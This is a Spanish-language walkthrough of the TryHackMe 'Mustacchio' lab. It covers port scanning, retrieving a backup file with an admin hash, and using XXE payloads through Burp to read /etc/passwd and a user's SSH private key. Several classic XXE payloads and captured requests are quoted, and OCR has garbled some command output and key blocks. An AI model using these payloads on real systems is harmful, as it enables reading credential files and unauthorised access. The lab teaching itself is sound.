



MUSTACCHIO

Máquina Mustacchio TryHackMe | Hacking Ético y Ciberseguridad (PinguDirecto #47)

Resolución de una de las máquinas de tryhackme, la cual se llama mustacchio Se trata de una máquina linux donde debemos utilizar distintas técnicas de hacking ético.

🔗 https://youtu.be/COeuMYFC_KM?si=KgCGJNYtilr0bieQ



Machine: Easy

IP:

Mustacchio—TryHackMe

Enumeration

🔗 <https://medium.com/@L1lith/mustacchio-tryhackme-b03aa593a8ac>

Como siempre lo primero que vamos hacer es hacerle un ping a la maquina para ver si tenemos conectividad con ella

```
(root㉿Kali-Linux) [/home/santo/Tryhackme/Mustacchio/nmap]
# ping -c 1 10.10.51.33
PING 10.10.51.33 (10.10.51.33) 56(84) bytes of data.
64 bytes from 10.10.51.33: icmp_seq=1 ttl=63 time=46.7 ms

--- 10.10.51.33 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 46.715/46.715/46.715/0.000 ms
```

Como podemos ver si que tenemos conectividad

Así que ahora ya que hemos comprobado que tenemos conectividad vamos a iniciar con la fase de enumeración para ver que puertos y servicios están corriendo en la maquina

```
(root㉿Kali-Linux) [/home/santo/Tryhackme/Mustacchio/nmap]
# nmap -p- -script=vsftpd-enum,riskstats -vvv -oN allPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-21 10:09 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning...
NSE: Starting runlevel 1 (of 3) scan.
NSE: Starting NSE at 10:09
Completed NSE at 10:09 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
NSE: Starting NSE at 10:09
Completed NSE at 10:09 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
NSE: Starting NSE at 10:09
Completed NSE at 10:09 0.00s elapsed
NSE: Starting runlevel 4 (of 3) scan.
NSE: Starting NSE at 10:09
Completed NSE at 10:09 0.00s elapsed
NSE: Starting runlevel 5 (of 3) scan.
NSE: Starting NSE at 10:09
Completed NSE at 10:09 0.00s elapsed
NSE: Starting runlevel 6 (of 3) scan.
NSE: Starting NSE at 10:09
Completed NSE at 10:09 0.00s elapsed
NSE: Starting SYN Stealth Scan at 10:09
Scanning 10.10.51.33 [65535 ports]
Discovered open port 22/tcp on 10.10.51.33
Discovered open port 80/tcp on 10.10.51.33
Discovered open port 8765/tcp on 10.10.51.33
Completed SYN Stealth Scan at 10:09, 26.62s elapsed (65535 total ports)
NSE: Starting service detection on 10.10.51.33
Scanning 9 services on 10.10.51.33
```

Analizando el resultado del escaneo de enumeracion podemos ver que tenemos un servidor web el cual esta corriendo esta aplicacion web

A screenshot of a website titled "mustache". The header features a logo with the word "mustache" in a stylized, handwritten font above a mustache icon. Below the logo is a navigation bar with links for HOME, ABOUT, GALLERY, BLOG, and CONTACT. The main content area has a black and white photograph of a man wearing sunglasses. Overlaid on the image is a text box containing the slogan "THE BEACON TO ALL MANKIND" and three lines of text about the website's purpose: "Our website templates are created with", "inspiration, checked for quality and originality", and "and meticulously sliced and coded.".

Un detallito para ver la direccion IP mas rapidamente

```
[root@Kali-Linux) -] /home/santo/Tryhackme/Mustacchio/nmap  
# ip=10.10.51.33  
  
[root@Kali-Linux) -] /home/santo/Tryhackme/Mustacchio/nmap  
# echo $ip  
10.10.51.33
```

Ahora vamos a hacer un poco de fuzzing para ver si encontramos directorios interesantes que nos puedan dar información de la instrucción

```
gobuster dir -u http://10.10.51.33/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

En el directorio `/custom` hemos un centrado un `users.bak` por lo cual puede ser interesante

Name	Last modified	Size	Description
 Parent Directory		-	
 mobile.js	2021-06-12 15:48	1.4K	
 users.bak	2021-06-12 15:48	8.0K	

Así que vamos a descargarnos esto con un `wget` a ver que hay

```
root@Kali-Linux ~# /home/santo/Tryhacme/Mustaccchio/mmap
# wget http://10.10.51.33/custom/jv/users.bak
Prepared https:// to 10.10.51.33/custom/jv/users.bak
# ./users.bak
Conectando con 10.10.51.33:88... conectado.
HTTP request sent, awaiting response... 200 OK
Length: 8109 (8.6K) [application/x-crash]
Grabando a: users.bak
[  0%] [  1%] [  2%] [  3%] [  4%] [  5%] [  6%] [  7%] [  8%] [  9%] [ 10%] [ 11%] [ 12%] [ 13%] [ 14%] [ 15%] [ 16%] [ 17%] [ 18%] [ 19%] [ 20%] [ 21%] [ 22%] [ 23%] [ 24%] [ 25%] [ 26%] [ 27%] [ 28%] [ 29%] [ 30%] [ 31%] [ 32%] [ 33%] [ 34%] [ 35%] [ 36%] [ 37%] [ 38%] [ 39%] [ 40%] [ 41%] [ 42%] [ 43%] [ 44%] [ 45%] [ 46%] [ 47%] [ 48%] [ 49%] [ 50%] [ 51%] [ 52%] [ 53%] [ 54%] [ 55%] [ 56%] [ 57%] [ 58%] [ 59%] [ 60%] [ 61%] [ 62%] [ 63%] [ 64%] [ 65%] [ 66%] [ 67%] [ 68%] [ 69%] [ 70%] [ 71%] [ 72%] [ 73%] [ 74%] [ 75%] [ 76%] [ 77%] [ 78%] [ 79%] [ 80%] [ 81%] [ 82%] [ 83%] [ 84%] [ 85%] [ 86%] [ 87%] [ 88%] [ 89%] [ 90%] [ 91%] [ 92%] [ 93%] [ 94%] [ 95%] [ 96%] [ 97%] [ 98%] [ 99%] [ 100%]

2018-03-23 10:35:35 (196 MB/s) - "users.bak" guardado [8197/8192]

# ls
alertos users.bak


# ./users.bak
root@Kali-Linux ~# /home/santo/Tryhacme/Mustaccchio/mmap
# ./users.bak
# @admin1888e364ed2b17d4c2745f1659343a5d4a5c574b
# root@Kali-Linux ~# /home/santo/Tryhacme/Mustaccchio/mmap
# #
```

Como tenemos el hash del usuario admin como podemos ver en la imagen, vamos a crackearlo para ver las credenciales en texto claro, lo vamos hacer con la herramienta de John the ripper

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

Dato curioso

Una herramienta interesante que nos ayuda a saber con qué tipo de hash está encriptado y toda la información sobre el hash que le pasemos en cuestión



Ahora como aquí hemos llegado y no tenemos mas información en la pagina web del puerto 80, pues nos vamos a dirigir al escaneo que hicimos anteriormente con nmap, para ver que mas puerto hay abierto y ver que servicios corren

```
[+] /5/ncp-open http syn-ack ttl 63 nginx 1.10.3 (Ubuntu)
[+] https-methods:
[+] ... Supported Methods: GET HEAD POST
[+] ... http-server-header: nginx/1.10.3 (Ubuntu)
[+] ... http-title: Mustachio | Login
[+] ... Service info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[+] ... Service port: 80

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Mar 21 10:10:16 2025 -- I - IP address (1 host up) scanned in 44.97 seconds


root@Kali-Linux ~ % /home/santo/TryHackMe/Mustachio/nmap
```

Vamos a ver que hay en este puerto, ya que al parecer hay algo web

Como podemos observar podemos ver un Login

Así que con los credenciales obtenidos anteriormente vamos a intentar ingresar a el login

```
[root@Kali-Linux]~| /home/santo/Tryhackme/Mustacchio/nmap  
└─# cat credenciales  
admin: bulldog19
```



Ahora ya estamos dentro del panel de administrador

Como podemos ver hay un apartado para escribir un comentario, pero como estamos viendo todo lo que escribiremos lo ejecuta como cadena de texto, aunque escribamos un código el lo va interpretar como cadenada de texto

Así que en este punto podemos abrirnos BurpSuite para ver y analizar la petición y así poder que hay por detrás de esta solicitud, pero bueno en este caso no lo voy hacer, pero que sepan que se puede

Como aun no hemos pillado ningún vector de entrada, vamos a mirar el código de la pagina a ver que hay y que podemos encontrar que nos sirva para hacer la intrusión

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta http-equiv="X-UA-Compatible" content="IE=edge">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>Kali Linux Admin Page</title>
8   <link href="https://raw.githubusercontent.com/hostinger5/0.0-beta3/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-eJODMySd5jii+c0/bJGFsiCZc5NDVNZyR08Dqr0Q1h+rP48cklpbzKgwra6" crossorigin="anonymous">
9   <link rel="stylesheet" href="assets/css/home.css">
10 <script type="text/javascript">
11   //function checkstars() {
12   //  if(document.getElementById('checkbox').value) {
13   //    let bbox = document.getElementById('bbox').value;
14   //    if((bbox == null || bbox.length == 0) {
15   //      alert("Insert XML Code!")
16   //    }
17   //  }
18   </script>
19 </head>
20 <body>
21
22 <!-- Barry, you can now SSH in using your key!-->
23
24 
25
26 <nav class="position-fixed top-0 w-100 m-auto ">
27   <ul class="d-flex flex-row align-items-center justify-content-between h-100">
28     <li>AdminPanel</li>
29     <li class="mt-auto mb-auto"><a href="auth/logout.php">Logout</a></li>
30   </ul>
31 </nav>
32
33 <section id="add-comment" class="container-fluid d-flex flex-column align-items-center justify-content-center">
34   <h3>Add a comment on the website.</h3>
35
36   <form action="#" method="post" class="container d-flex flex-column align-items-center justify-content-center">
37     <textarea id="box" name="xml" rows="10" cols="40"></textarea><br/>
38     <input type="submit" id="sub" onclick="checkstars()" value="Submit"/>
39   </form>
40 </section>
```


Y como ver en este código vemos ciertas cosas muy interesantes

Como el archivito este `.bak`, el cual no lo vamos a descargar a ver que contiene, no lo descargamos con el comando `wget`

Y como podemos ver la pagina web esta corriendo con un XML un poco bastante desactualizado exactamente en la versión 1.0, así que vamos a ver si hay vulnerabilidades correspondientes a esta versión para poder explotarla

```
[root@Kali-Linux] ~ /home/santo/Tryhackme/Mustacchio/nmap
# cat dontforget.bak
<?xml version="1.0" encoding="UTF-8"?>
<comment>
<name>Joe Hand</name>
<author>Barry Caudz</author>
<com>his paragraph was a waste of time and space. If you had not read this and I had not typed this you and I could've done something more productive in life. Life is so precious because it is short and you are being so careless that you do not realize it until now since this void paragraph means that you are not using your time wisely. You could've been playing with your dog, or eating your cat, but no. You want to read this barren paragraph and realize that you are wasting precious time, you still continue to read the null paragraph. If you had not noticed, you have wasted an estimated time of 20 minutes</comment>
```

Y como podemos ver al ser una versión antigua es susceptible a esta vulnerabilidad, por lo cual podremos colar comandos




Así que ahora vamos a buscar a ver si hay Payload ósea (Cargas maliciosas) para su previa explotación

PayloadsAllTheThings/XXE Injection/README.md at master · swisskyrepo/PayloadsAllTheThings

A list of useful payloads and bypass for Web Application Security and Pentest/CTF –

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XXE%20Injection/README.md>



Entramos a el primero que nos aparece a ver que encontramos

Una vez estemos aquí nos dirigimos a Classic XXE ya que esta vulnerabilidad es un XXE

XML external entity (XXE) injection

In this section, we'll explain what XML external entity injection is, describe some common examples, explain how to find and exploit various kinds of XXE injection, and summarize how to prevent XXE injection attacks.

Summary

- [Tools](#)
- [Detect The Vulnerability](#)
- [Exploiting XXE to Retrieve Files](#)
 - [Classic XXE](#)
 - [Classic XXE Base64 Encoded](#)
 - [PHP Wrapper Inside XXE](#)
 - [XInclude Attacks](#)

Y aqui tenemos varios payload los cuales explotarian esta vulnerabilidad

```

Classic XXE
We try to display the content of the file /etc/passwd.

<?xml version="1.0"?><!DOCTYPE test SYSTEM '&file:///etc/passwd'><root>test</root>

<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (ANY)*>
<!ENTITY file SYSTEM '&file:///etc/passwd'>
]>
<data><file/></data>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foor [
<!ELEMENT foor ANY >
<!ENTITY xxex SYSTEM "&file:///etc/passwd"> ]><foor>xxex</foor>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foor [
<!ELEMENT foor ANY >
<!ENTITY xxex SYSTEM "&file:///c:/boot.ini" > ]><foor>xxex</foor>

```

Vamos a probar uno a ver que pasa y cual es su comportamiento, y con BurpSuite vamos a interceptar la solicitud a ver que vieja por la red

Time	Type	Direction	Method	URL
22:02:43 21 mar ...	HTTP	→ Request	POST	http://10.10.60.203:8765/home.php

Request

Pretty Raw Hex

```

1 POST /home.php HTTP/1.1
2 Host: 10.10.60.203:8765
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.8
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 226
9 Origin: http://10.10.60.203:8765
10 Connection: keep-alive
11 Referer: http://10.10.60.203:8765/home.php
12 Cookie: PHPSESSID=hutca9rikledath3eqp5fvg64
13 Upgrade-Insecure-Requests: 1
14 Priority: u0, i
15
16 xml=
%3C%3Fxml+version%3D%221.0%22%3F%3E%0D%0A%3C%21DOCTYPE+data+%5B%0D%0A%3C%21ELEMENT+data+%28%23ANY%29%3E%0D%0A%3C%21ENTITY+file+SYSTEM%22file%3A%2F%2Fetc%2Fpasswd%22%3E%0D%0A%3Cdata%3E%26file%3B%3C%2Fdata%3E

```


Este es nuestro código XML, lo que pasa es que se ve así porque esta encodeado

```

15 xml=
%3C%3Fxml+version%3D%221.0%22%3F%3E%0D%0A%3C%21DOCTYPE+data+%5B%0D%0A%3C%21ELEMENT+data+%28%23ANY%29%3E%0D%0A%3C%21ENTITY+file+SYSTEM%22file%3A%2F%2Fetc%2Fpasswd%22%3E%0D%0A%3Cdata%3E%26file%3B%3C%2Fdata%3E

```

Así que para ver el código en texto caro lo seleccionamos y le damos en (Change body encoding)



Y así es como ahora lo podemos ver de manera normal

```

15 -----
16 -----WebKitFormBoundary6BqWXjZ3HXlt1tcP
17 Content-Disposition: form-data; name="xml"
18
19 <?xml version="1.0"?>
20 <!DOCTYPE data [
21 <!ELEMENT data (#ANY)>
22 <!ENTITY file SYSTEM "file:///etc/passwd">
23 ]>
24 <data>&file;</data>
25 -----WebKitFormBoundary6BqWXjZ3HXlt1tcP--
26

```

Y como vemos este código no funciona, así que es ir probando con distintos

Navegando en internet encontré este payload el cual funciona, así que vamos a volver hacer la petición a ver que pasa

XXE - XEE - XML External Entity - HackTricks
 Learn & practice AWS Hacking:HackTricks Training AWS Red Team Expert (ARTE)
 Learn & practice GCP Hacking: HackTricks Training GCP Red Team Expert (GRTE)
<https://book.hacktricks.wiki/en/pentesting-web/xxe-xee-xml-external-entity.html>

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<comment>
<name>blabla</name>
<author>Llith</author>
<com>&xxe;</com>
</comment>

```

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<comment>
<name>blabla</name>
<author>Llith</author>
<com>&xxe;</com>
</comment>

```

El código en la imagen parece ser un ataque de XML External Entity (XXE). Aquí tienes el código en texto para que lo puedas copiar:

Copiar Editar

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<comment>
<name>blabla</name>
<author>Llith</author>
<com>&xxe;</com>
</comment>

```

Este código intenta acceder al archivo /etc/passwd en un sistema Linux mediante una entidad externa (XXE), lo que puede provocar una fuga de información si el parser XML no está configurado correctamente para evitar esta vulnerabilidad.


Entonces lo que vamos a hacer es copiar este payload y sustituirlo porque el había anteriormente que no nos funcionó

```

POST /home.php HTTP/1.1
Host: 10.10.60.203:8765
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryMMB00WCpmBeczaJ
Content-Length: 312
Origin: http://10.10.60.203:8765
Connection: keep-alive
Referer: http://10.10.60.203:8765/home.php
Cookie: PHPSESSID=shutca9rikledath3eqpsfvg64
Upgrade-Insecure-Requests: 1
Priority: u0,i
-----WebKitFormBoundaryMMB00WCpmBeczaJ
Content-Disposition: form-data; name="xml"
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY toreplace "&3;> ]>
<stockCheck>
    <productId>&storeplace;</productId>
    <storeId>1</storeId>
</stockCheck>
-----WebKitFormBoundaryMMB00WCpmBeczaJ
Content-Disposition: form-data; name="storeId"
-----WebKitFormBoundaryMMB00WCpmBeczaJ
-----WebKitFormBoundaryMMB00WCpmBeczaJ


```

Ahora seleccionamos todo el código y lo mandamos a el Repeater



Y así es como ya lo tendríamos en el Repeater

Ahora le damos Send (Enviar) Para enviar la solicitud con el código que le pasamos



Y como podemos ver en la respuesta nos a enumerado todos los usuarios validos del sistema

Response

```

47 <textarea id="box" name="xml" rows="10" cols="50">
48   </textarea>
49   <br/>
50   </form>
<h3> Comment Preview:
</h3>
<p> Name: blabla
</p>
<p> Author : Llith
</p>
<p> Comment :<br>
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  bin:x:2:2:bin:/bin:/usr/sbin/nologin
  sys:x:3:3:sys:/dev:/usr/sbin/nologin
  sync:x:4:65534:sync:/bin:/bin/sync
  games:x:5:60:games:/usr/games:/usr/sbin/nologin
  man:x:61:2:man:/var/cache/man:/usr/sbin/nologin
  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
  news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
  uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
  proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
  www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
  backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

```

Esto se significa que ahora podemos ejecutar comandos remotamente a el sistema

Tras investigar más a fondo de la pagina web, encontré el comentario que mencionaba el acceso SSH con la clave.

```

</head>
<body>

<!-- Barry, you can now SSH in using your key! -->



<nav class="position-fixed top-0 w-100 m-auto ">
  <ul class="d-flex flex-row align-items-center justify-content-between h-100">
    <li>
      AdminPanel
    </li>
    <li class="mt-auto mb-auto">
      <a href="auth/logout.php">Logout</a>
    </li>
  </ul>

```

Después de confirmar mi capacidad para leer archivos de la maquina, el siguiente paso lógico fue recuperar la clave SSH asociada con el usuario 'Barry', como se sugirió en el comentario. Así que vamos a buscar en la maquina para buscar la clave id_rsa

```
joe:x:1002:1002::/home/joe:/bin/bash
barry:x:1003:1003::/home/barry:/bin/bash<p>
section>
```

Aquí tenemos un indicio de donde esta ubicado el usuario barry

Request

```

1 POST /home.php HTTP/1.1
2 Host: 10.10.60.203:8765
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryD25AqMnibXYjprbz
8 Content-Length: 346
9 Origin: http://10.10.60.203:8765
10 Connection: keep-alive
11 Referer: http://10.10.60.203:8765/home.php
12 Cookie: PHPSESSID=6utca9rikielath3egpSfvg64
13 Upgrade-Insecure-Requests: 1
14 Priority: u0, i
15
16 -----WebKitFormBoundaryD25AqMnibXYjprbz
17 Content-Disposition: form-data; name="xml"
18
19 <?xml version="1.0" encoding="UTF-8"?>
20 <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///home/barry/.ssh/id_rsa"> ]>
21 <comment>
22   <name>blabla</name>
23   <author>Llith</author>
24   <com>&xxe;</com>
25 </comment>
26
27 -----WebKitFormBoundaryD25AqMnibXYjprbz-

```

Response

```

Pretty Raw Hex Render
Name: blabla
</p>
<p> Author : Llith
</p>
<p> Comment :<br>
  ----- BEGIN RSA PRIVATE KEY -----
  Proc-Type: 4,ENCRYPTED
  DEK-Info: AES-128-CBC,D137279069A43E71B87FCB87FC61D25E
  jgDPb1Ur+XmLASyB9t4gFyMl9vUghQJAYlgZ6Ej/b1nG57eGYOMBwdZvVMOrfN
  bNjV2Xj6ULmJUEXBv4vC2z2CBfG224B61z2X4oi0w035g/bxkz120xKoNIM
  MzdJ7Hk1226gQmtaq96nZK05zF0a32sohftDps0im/7dNpEOujRmw+rUbE6
  l2f9wZcfDaEzvxCsyQF0DJBXm07mfSJ3d59hrG9duuu1/luUu1/1/Meb0S2
  WfY3mkYXwDwLcCSYyv47KMPLELc000000000000000000000000000000000
  NsR0000000000000000000000000000000000000000000000000000000000000
  u17a8p0Lcvr17.MhL7A15fc+5a1g8v4x59f1p9B8L1fa0y0x0D4Vwv3y-cs-a
  THbE6vGpxeR6E6e/3n-S4uZzL0K+htxapab4pL/y03okD1F1Y7AC12aJcQn4C
  rvc8XcD9+Bo0kOnGVnGmwmPx3sTT3027ykzwe13wVla9gBCC0/el/oWnLX
  bh1.1qt0s6i1HjYtH.KNzV2B78eDSankeERlyfcdia49K/exHZrTmkKcdjNh-KNk
  4cpv1G905Pf7uFCdw0hE/qLpPK24/kh6.A4FS13059J1vLQKQ5Iw0fTrnstYB8
  7Y4M4PwhVkjMs/vMk+eLzCvh47KnDNL4k0x658STERuUSkgQnqJu2/G1fBk+
  T+gwcess1w1xJu1mjmvuFD352X2aVxJSdk7iV3DEBKfwjgm0x2Fu4McnCfAwk1
  ahYmead6w1WhM98C/hQ96yPOD70dh7BZu0gND/LB+vpBPBzXotClXhQ9917
  L1uQKh5cb62fID06Af+F2aZhggOGFsy1vTaCTzL616dxHn+3tjVOOGQkPVUs
  pkh9ggv5-mZ6iZ6Q31ew2zd1CfUu4wSzrAndP9e2lqt909+wH21Sd4bMSxg
  LaPxdvCxJm7s+K156fRmktD9yptdUvyr53ch7C1NeFj34lY2s7w1Ax9x0
  vpJLQtpzh8AXxFVAtwaRAFPxw54y1FPTTX6t1vK62yDRPsXfzbMNevFg0k
  DZkaek+bBjxrMuQ4EB9KS40U05d/k1wkn1Vg1spwLVcebmFL117sKtxLvpnf

```

Y probando y probando encontramos en esta ubicación la clave id_rsa del usuario barry, por lo cual nos podremos conectar a este usuario vía SSH

```
rm-data; boundary=---WebKitFormBoundaryD25AqMhBXYjprbz  
3:8765  
03:8765/home.php  
k1edath3eq5fvgh64  
1  
  
SAqMhBXYjprbz  
data; name="xml"  
  
ng="UTF-8"?>  
e SYSTEM "file:///home/barry/.ssh/id_rsa">]  
  
SAqMhBXYjprbz--  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72
```

Comment :**dbra**
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,D13729069A4E371B7FCB87F061D25E

jQDPHblUr+xMSASyB9t4gFyML9vugHQJayLGEZ6/b1nG57eGYM0wzdZvVmGrf
bnVJXZjv6UzMr9uEXy84vCzbzTcKbI_fg224B6l24XjoiWQ5G/Bxs1ZGxOhoIMU
MzJd7HD1226QMm1qG6KMzKE052Sht/Po1m7/7NapoeEJu1MwRzX0P
1zf9wzCfDaEVxCSyFODj3Bxm0qmgfSj3D5uwh9Qduruu1/wu1Vj1MbOs2D
wfyf3nkyLg45PwzG6L6MzCST0G3D3L61WyvEBzJ6mFWxFS4HSmWcc/Bbfhd/vsgQ
NsNaWYkkr3gswL2BM7Gz1bw1/godj3CBy1Lj6mFWxFS4HSmWcc/Bbfhd/vsgQ
u7A8B0Lzri7/FaJ8v53f1g9Bbf6L6y0o0zD14Vw3y0zC
THe6bmGfxRiSaE/u3r34wZL0LHqtXab2g4D/LyQ1o2wDF1Y7AC12eUcJn9NC
rcvG8Xcdg+o8QokDnGvSnGmrrPiEx1V73027ykzwe13WlAgmBCOo/ekhovNlX
bhL1q7t08uCLkhjJtHvNZB7eDsAnkoFyfcd49K/7vLmkKdCJNQ-KN
4cpv1gsqSpf7uPCDw0fE/jgLPkZ4/k61hA4FS13059j1vLCK061wOfRnstyBB
7+YmKwPHk1ms/MnLczv47K9dnL49Qx65BStMrh8Q6Czv0gOnq1zJ2/G1Y7B
T+wgcsSS1w0uLwh7t986/hQk6P0t7Qh7BxMgpN/0Lbs+vBPrG7wLChxSQ997
LTuQn5hcbZB6FD06+A2FaZhpqG7Fy7wntAZCLZ61xdhw1+3tjvODVGQpvPuS
phk5qgvu5mdZL6VEq31ew22dClufG7v8Sr+ndA2lq21Sd4wMs9
LaxP3ekCjXjmTw5t+L561FomDR9ydt0d4uyr53Ch7XnmFuJg4ly2s7wLAx9o
vJLJGMtpzhgBAXFvtaWPxFpxn541F1Tx6t1v62yDrPsFxzwBv9GyF
D2kz+bBjXmuqD4EB9K540u6d7k1wNmTvgSpL1_76skTzLvpn

Ahora vamos a copiarnos este id_rsa en un ficherito para previamente creackearlo y así sacar las credenciales de este

```
[root@Kali-Linux ~]# /home/santo/Tryhackme/Mustacchio/nmap
# nano id_rsa

[+] cat id_rsa
-----BEGIN RSA PRIVATE KEY-----  
Proc-Type: 4,ENCRYPTED  
DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E  
  
jqgpb+blUr+xMlASBY9t+jgrYIu9ugHqJAYlgZ6EJ/b1n57eGy0WbdZvWMrfN  
buJNjXkVwLiuLzMrUx8yXbC2ztkB1f2g24B61z4Jw035GcS1zLZXGxxnIMU  
MzD7JHdk1226QmtM+9664MKZQFta032sohtFDPssoim7/dHnOeuJmrwruE65  
WfY9wFdeFaAxzSyQfDjBz0u7m0f3zL5d9dwhr9gdruu1/u1uWtJ/mB8oB5D  
NsNySwkr9r3ggSw2BmtQz1bw/1gdptj3byc11J6mRWXfd3Hsmwcc/8bfhdVsqQ  
